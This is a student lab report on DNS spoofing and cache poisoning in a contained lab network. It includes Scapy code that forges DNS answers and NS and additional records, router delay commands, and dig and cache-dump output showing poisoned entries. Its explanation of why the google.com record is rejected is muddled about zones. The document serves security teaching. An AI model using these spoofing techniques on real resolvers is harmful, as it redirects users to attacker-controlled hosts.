Task 1: Directly Spoofing Response to User

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising. Please also list the important code snippets followed by explanation. Simply attaching code without any explanation will not receive credits. In addition, answer any questions if any.

Before starting the attack, we need first to make sure that the DNS setup correctly and we are getting a reply using “dig” for the websites / domain that will be used in our attack in our case “example.com”.

```
root@9a095fb2be38:/# dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 62777
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 5edadeee5f884135010000006634c215d15f9d607e7685e0 (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri May 03 10:53:09 UTC 2024
;; MSG SIZE  rcvd: 90
```

```
root@9a095fb2be38:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 6007
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 612515f8ee26a91b010000006634c2c5758e41f5710218ca (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        3600    IN      A       93.184.215.14

;; Query time: 1535 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri May 03 10:56:05 UTC 2024
;; MSG SIZE  rcvd: 88
```

```
root@9a095fb2be38:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 16678
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITION
AL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: ac049d31a2e52b680100000006634c2d0ea81acc5c6fbf04b (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Fri May 03 10:56:16 UTC 2024
;; MSG SIZE  rcvd: 88
```

Directly Spoofing Response to User steps:

1. Make a copy from the code provided at volumes directory.
2. Add “pkt.show()” to print the spoofed packet details on the attacker terminal.
3. Change the internet interface, use: “ifconfig”.

```
28 # Sniff UDP query packets and invoke spoof_dns().
29 f = 'udp and dst port 53'
30 pkt = sniff(iface='br-304bf00d89e4', filter=f, prn=spoof_dns)
```

4. Before launching the attack, we need to make sure that the cache in the local DNS server is cleaned.
5. Run the code on attacker side
6. On the user side " dig www.example.com". This command triggers the user machine to send out a DNS query to the local DNS server which will send out a DNS query to the authoritative nameserver of the example.com domain.

After "dig" the domain, on the attacker side we should see the details of the spoofed packet if the attack is successful.

```
root@VM:/volumes# task1.py
Received DNS Query for www.example.com
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:35
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 15796
     flags     =
     frag      = 0
     ttl       = 64
     proto     = udp
     chksum    = 0x289a
     src       = 10.9.0.5
     dst       = 10.9.0.53
     \options   \
###[ UDP ]###
        sport     = 52901
```

And on the user side, we can see that the IP address changed to the one we replaced with the source within our code.

```
# The Answer Section
Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
               ttl=259200, rdata='10.0.2.5')
```

```
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       10.0.2.5
```

Task 2: DNS Cache Poisoning Attack – Spoofing Answers

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising. Please also list the important code snippets followed by explanation. Simply attaching code without any explanation will not receive credits. In addition, answer any questions if any.

Before lunching DNS Cache Poisoning Attack to avoid receiving the authentic domain's replies first, some additional steps are needed:

1. Go to the router terminal and write the following commands:

tc qdisc add dev eth0 root netem delay 100ms
tc qdisc del dev eth0 root netem
tc qdisc show dev eth0

- Those commands are needed to slow down the traffic going to the outside, so the authentic domain's replies will not come that fast.

- The commands need to be repeated also for eth1 as the router has two interfaces , eth0 and eth1.

```
root@ceca902dd776:/# tc qdisc add dev eth0 root netem delay 100ms
root@ceca902dd776:/# tc qdisc show dev eth0
qdisc netem 8005: root refcnt 2 limit 1000 delay 100.0ms
```

```
root@ceca902dd776:/# tc qdisc add dev eth0 root netem delay 100ms
root@ceca902dd776:/# tc qdisc del dev eth0 root netem
root@ceca902dd776:/# tc qdisc show dev eth0
qdisc noqueue 0: root refcnt 2
```

Before running the attack:

1. Go to the DNS local terminal and run " rndc flush" to make sure that the local DNS Server's cache is empty.
2. Modify the code we used in task 1, and add the following to the filter:

```
28 # Sniff UDP query packets and invoke spoof_dns().
29 f = 'udp and src host 10.9.0.53 and dst port 53'
30 pkt = sniff(iface='br-304bf00d89e4', filter=f, prn=spoof dns)
```

Repeat the steps of task1:
Attacker side after spoofing the packet.
The destination IP is the attacker DNS server.

```
^Croot@VM:/volumes# task2.py
Received DNS Query for www.example.com
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:0b
  src       = 02:42:0a:09:00:35
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 50528
     flags     =
     frag      = 0
     ttl       = 64
     proto     = udp
     chksum    = 0x5e9a
     src       = 10.9.0.53
     dst       = 199.43.133.53
     \options   \
###[ UDP ]###
```

Now after the attack:
We can inspect the cache on the local DNS server to see whether it is poisoned or not:
Use: " cat /var/cache/bind/dump.db | grep example "

Local DNS side:

```
;
; Dump complete
root@9b0d146d577b:/# cat /var/cache/bind/dump.db | grep example
example.com.            777519  NS      a.iana-servers.net.
www.example.com.        863921  A       10.0.2.5
root@9b0d146d577b:/#
```

The local DNS cache is poisoned with the Fake IP we used to launch the attack.

Task 3: Spoofing NS Records

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising. Please also list the important code snippets followed by explanation. Simply attaching code without any explanation will not receive credits. In addition, answer any questions if any.

Steps:

1. Modify the code we used before by adding the Authority section part to the code so when this entry is cached by the local DNS server “ns.attacker32.com” will be used as the nameserver for future queries of any hostname in the “example.comdomain”.

```
# The Authority Section
NSsec1 = DNSRR(rrname='example.com', type='NS',
           ttl=259200, rdata='ns.attacker32.com')
```

2. Flush the local DNS server again
3. Repeat the steps of task 1 and launch the attack.
4. Get the local DNS cache:

Noticing that the DNS server name is changed to the attack DNS

```
root@9b0d146d577b:/# cat /var/cache/bind/dump.db | grep example
example.com.            777548  NS      ns.attacker32.com.
www.example.com.        863950  A       10.0.2.5
```

Now try “dig” the example domain with different formats -> we will get the response and the spoofed packet, but the IP that mapped to is different.

According to:

```
@       IN      NS      ns.attacker32.com.

@       IN      A       1.2.3.4
www     IN      A       1.2.3.5
ns      IN      A       10.9.0.153
*       IN      A       1.2.3.6
attacker-ns-10.9.0.153:/etc/bind
```

```
root@9a095fb2be38:/# dig example.com

; <<>> DiG 9.16.1-Ubuntu <<>> example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43433
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: c2b2b64265091627010000006634eee5190dfaf492de5518 (good)
;; QUESTION SECTION:
;example.com.                   IN      A

;; ANSWER SECTION:
example.com.            259200  IN      A       1.2.3.4
```

```
root@9a095fb2be38:/# dig ftp.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> ftp.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 10139
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 643a2ad033e707be010000006634efebb1c18ed46d3271da (good)
;; QUESTION SECTION:
;ftp.example.com.               IN      A

;; ANSWER SECTION:
ftp.example.com.        259200  IN      A       1.2.3.6
```

Task 4: Spoofing NS Records for Another Domain

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising. Please also list the important code snippets followed by explanation. Simply attaching code without any explanation will not receive credits. In addition, answer any questions if any.

In this task, the attacker inserts two NS records in the authority section: one for **example.com** and one for **google.com**. Both claim ns.attacker32.com as the authoritative nameserver. The first record is valid and will be cached, but the second one is deceptive (fraudulent) and should be ignored. The determination is made based on zones. Since the query is directed to attacker32.com, its zone is used to determine whether the authority section data is relevant. The first record falls within attacker32.com's zone and is thus accepted. However, the second record pertains to google.com, which falls outside attacker32.com's zone, so it is discarded.

1- Modify the code we used before by adding to the Authority section part the following:


```
19        # The Authority Section
20        NSsec1 = DNSRR(rrname='example.com', type='NS',
21                   ttl=259200, rdata='ns.attacker32.com')
22
23        NSsec2 = DNSRR(rrname='google.com', type='NS',
24                   ttl=259200, rdata='ns.attacker32.com')
```

Include an additional NS record in the Authority Section of the spoofed DNS response, claiming that 'ns.attacker32.com' is also the authoritative nameserver for 'google.com'.

```
26        # Construct the DNS packet
27        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0,
28         qr=1,qdcount=1, ancount=1, nscount=2, arcount=0,
29          an=Anssec, ns=NSsec1/NSsec2)
30
31        # Construct the entire IP packet and send it out
32        spoofpkt = IPpkt/UDPpkt/DNSpkt
33        spoofpkt.show()
34        send(spoofpkt)
```

Update the **nscount** field in the DNS packet construction to reflect the presence of two NS records in the Authority Section.

2- Flush the local DNS server.
3- Repeat the steps of task1.



On the attacker's machine, we can see the DNS response packet includes NS records for both 'example.com' and 'google.com', both specifying 'ns.attacker32.com' as the authoritative nameserver.

However,

```
$>cat /var/cache/bind/dump.db | grep example
example.com.            777589  NS      ns.attacker32.com.
www.example.com.        863992  A       10.0.2.5
local-dns-server-10.9.0.53:/
$>cat /var/cache/bind/dump.db | grep google
local-dns-server-10.9.0.53:/
```

The local DNS server did not save or cache the deceptive NS record for 'google.com' because it falls **outside the zone** of 'attacker32.com' and is not relevant to the queried domain 'www.example.com'.

Task 5: Spoofing Records in the Additional Section

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising. Please also list the important code snippets followed by explanation. Simply attaching code without any explanation will not receive credits. In addition, answer any questions if any.

1- Modify the code as follows:

```
# The Authority Section
NSsec1 = DNSRR(rrname='example.com', type='NS', ttl=259200,
        rdata='ns.attacker32.com')
NSsec2 = DNSRR(rrname='example.com', type='NS', ttl=259200,
        rdata='ns.example.com')
```

Include the Additional Section with three DNS resource records, for 'ns.attacker32.com', 'ns.example.net', and 'www.facebook.com'.

```
# The Additional Section
Addsec1 = DNSRR(rrname='ns.attacker32.com',type='A',
        ttl=259200, rdata='1.2.3.4')
Addsec2 = DNSRR(rrname='ns.example.com', type='A',
        ttl=259200, rdata='5.6.7.8')
Addsec3 = DNSRR(rrname='www.facebook.com', type='A',
        ttl=259200, rdata='3.4.5.6')

# Construct the DNS packet
DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0,
        qr=1, qdcount=1, ancount=1, nscount=2, arcount=3,
        an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2/Addsec3)
```

2- Flush the local DNS server.

3- Repeat the steps of task1.

```
local-dns-server-10.9.0.53:/
$>cat /var/cache/bind/dump.db | grep attack
                        777592  NS      ns.attacker32.com.
local-dns-server-10.9.0.53:/
$>cat /var/cache/bind/dump.db | grep example
example.com.            777592  NS      ns.example.com.
ns.example.com.         863993  A       5.6.7.8
www.example.com.        863993  A       10.0.2.5
local-dns-server-10.9.0.53:/
$>cat /var/cache/bind/dump.db | grep facebook
local-dns-server-10.9.0.53:/
```

The ns.example.com and ns.attacker32.com get cached. However, 'www.facebook.com' is not part of this zone, so it wouldn't be cached.